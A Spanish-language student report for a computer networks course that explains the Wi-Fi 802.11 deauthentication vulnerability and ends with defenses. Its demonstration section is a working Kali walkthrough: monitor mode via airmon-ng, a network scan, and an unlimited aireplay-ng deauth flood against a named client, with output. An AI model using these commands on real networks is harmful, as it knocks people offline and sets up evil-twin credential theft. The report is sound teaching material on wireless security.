

ELO322: Redes de Computadores

Informe

Profesor: Agustin Gonzalez.

Alumnos: Joshua Coliman, Diego Riquelme

13 de septiembre de 2019

1. Introducción

Actualmente se utilizan ampliamente las redes WIFI, por lo que es importante estar consciente de sus vulnerabilidades. Una de estas es la vulnerabilidad del protocolo 802.11.
En el siguiente informe se hará análisis del protocolo IEEE 802.11 utilizado por la red WLAN Wifi, el cual tiene una vulnerabilidad que consiste en un paquete de desautentificación el cual puede ser enviado por cualquier dispositivo.
El paquete de desautentificación se suele enviar como primer paso de varias formas de ataque que pueden vulnerar la privacidad. En este informe mostraremos cómo funciona el ataque de desautentificación y mostraremos como protegerse.

2. Desarrollo

2.1. Protocolo IEEE 802.11

El protcolo IEE 802.11 es parte de un conjunto de protocolos LAN para realizar el control de acceso a medios (MAC) y de capa física (PHY) para implementar la comunicación de un equipo con la red de área local (WLAN) Wifi.

Una red WLAN con encriptación WPA/WPA2 cuenta con un mecanismo particular de acceso. WPA es un sistema de seguridad para proteger redes inhalámbricas y provee un servicio de usuarios, almacena credenciaes de los usuarios y permite autenticación en la red mediante una clave previemente compartida.

2.2. 4-Way Handshake

El 4-Way Handshake o apretón de manos, es un protocolo de enlace de 4 vías, en el cual son intercambiados mensajes entre un punto de acceso (autentificador) y el dispositivo del cliente (solicitante) al momento de realizar el proceso de autentificación mutua.

2.3. Desauntetificación

Un ataque de desauntetificación o también conocido como deauth- attack, consiste en hacerse pasar por el punto de acceso y mandar a uno o varios clientes paquetes de desauntetificación con el objetivo de impedir la conexión con el AP ("*AccessPoint*"), este es un paquete legítimo que utiliza el punto de acceso en su funcionamiento para indicarle una desconexión. Este puede ser enviado sin necesidad de estar encriptado. Por lo que cualquier dispositivo puede enviarlo. Este error fue luego corregido por la version 802.11w-2009, la cual hace que el paquete de desautorización tenga que ser encriptado. Lo cual obliga al emisor a conocer la clave de encriptación.

2.4. Demostración

En primera instancia es necesario conocer las interfaces de red inalámbrica del equipo, por lo que se ejecuta el comando **iwconfig**:

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:"TP-LINK_3F2604"
          Mode:Managed  Frequency:2.412 GHz  Access Point: C4:E9:84:3F:26:04
          Bit Rate=43.3 Mb/s   Tx-Power=16 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=39/70  Signal level=-71 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:2  Invalid misc:1439   Missed beacon:0
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1352 NetworkManager
 1412 wpa_supplicant
 4172 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Qualcomm Atheros AR9287 Wireless Network Adapter (PCI-Express) (
rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
 CH  2 ][ Elapsed: 18 s ][ 2018-06-02 21:31

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 84:16:F9:D0:19:F2  -51       37        0    0   9  54e. WPA2 CCMP   PSK  TP-LINK_19F2
 C4:E9:84:3F:26:04  -71       21       83    3   1  54e. WPA2 CCMP   PSK  TP-LINK_3F2604
 04:02:1F:8E:F4:EC  -73       14       10    2   5  54e  WPA2 CCMP   PSK  TALKTALK8EF4E6
 7C:8B:CA:3E:67:B8  -78        0        5    0  10  -1   WPA              <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 C4:E9:84:3F:26:04  98:5F:D3:4A:B1:31    0    0 - 0e     0        1
```

```
root@kali:~# aireplay-ng --deauth 0 -c 98:5F:D3:4A:B1:31 -a C4:E9:84:3F:26:04  wlan0mon
21:36:31  Waiting for beacon frame (BSSID: C4:E9:84:3F:26:04) on channel 1
21:36:31  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 1|51 ACKs]
21:36:32  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|52 ACKs]
21:36:32  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|47 ACKs]
21:36:33  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [20|49 ACKs]
21:36:33  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [24|48 ACKs]
21:36:34  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 1|52 ACKs]
21:36:34  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|53 ACKs]
21:36:35  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 1|53 ACKs]
21:36:36  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 6|48 ACKs]
21:36:36  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 4|45 ACKs]
21:36:37  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [28|46 ACKs]
21:36:37  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [58|46 ACKs]
21:36:38  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [61|53 ACKs]
21:36:38  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|54 ACKs]
21:36:39  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|48 ACKs]
21:36:39  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 0|54 ACKs]
21:36:40  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 4|50 ACKs]
21:36:40  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [ 1|54 ACKs]
21:36:41  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [42|43 ACKs]
21:36:41  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [70|48 ACKs]
21:36:42  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [81|48 ACKs]
21:36:43  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [185|42 ACKs]
21:36:43  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [66|30 ACKs]
21:36:44  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [51|27 ACKs]
21:36:45  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [77|36 ACKs]
21:36:45  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [67|36 ACKs]
21:36:46  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [72|32 ACKs]
21:36:47  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [103|30 ACKs]
21:36:47  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [60|23 ACKs]
21:36:48  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [112|30 ACKs]
21:36:48  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [98|37 ACKs]
21:36:49  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [54|21 ACKs]
21:36:50  Sending 64 directed DeAuth. STMAC: [98:5F:D3:4A:B1:31] [54|33 ACKs]
```

Con el comando iwconfig, se indentifica la tarjeta wifi que se quiere poner en modo monitor, luego con el comando airmon-ng start wlan0, se inicia la interfaz wlan0 como monitor, logrando captar paquetes enviados. Luego se ejecuta el comando airdump-ng wlan0mon, este comando capta los paquetes transmitidos. Aca se identifica el punto de acceso a atacar, ademas se puede identificar el dispositivo conectado a este AP el cual se quiera desautentificar. Luego que estos han sido identificados se utiliza el comando aireplay-ng –deauth 0 -c -a wlan0mon. Este comando envia paquetes de desautentificacion al cliente -c del AP -a usando la interfaz wlan0mon.

2.5. Propósito del ataque

Las intenciones que se tienen para realizar el ataque pueden ser diversar además de la denegación de servicio, de las que se tienen:

Evil twin attack: En este ataque se espía el tráfico de la red utilizando un punto de acceso inalámbrico falso. Los usuarios involuntariamente pueden ser invitados a iniciar sesión en el servidor del atacante, solicitandoles que ingresen iformación confidencial como nombres de usuarios y contraseñas. Una forma de impedir esto es por medio del "*RoamingAP*" el cual consiste de una zona con múltiples puntos de acceso, permitiéndole al cliente cambiar automáticamente a otro AP al momento de perder la conexión.

Krack: Es un ataque de reinstalación de clases, el atacante engaña al usuario para que reinstale una clave que ya se encuentra en uso. Lo anterior se logra mediante la manipulación y reproducción de mensajes del handshake, cuando la víctima reinstala la clase, los parámetros asociaos como el número de paquete de transmisión incrementa y el número de paquete de recepción se restablece a su valor inicial. Para evitar esto se puede generar una red virtual privada (VPN) la cual permite la extensión segura de

la red de área local (LAN) sobe una red pública o no controlada como Internet.

3. Conclusiones

Como se pudo apreciar en el informe recién presentado el protocolo IEE 802.11 presenta una gran vulnerabilidad, las redes inalámbricas son altamente utilizadas el día de hoy, por lo que la importancia de su configuración segura es algo a considerar.
Actualmente es común existe una gran gama de redes configuradas con esquemas confiables, pero otro punto a considerar es el tamaño de la clave, anulando cualquier seguridad entregada por el protocolo debido a los ataques de fuerza bruta existentes (ataque de diccionario).

Una forma robusta para protegerse es actualizar el protocolo, lo cual evitara que se pueda ser víctima de un ataque de desautentificación, lo cual es necesario para las muchas otras estrategias de hackeo.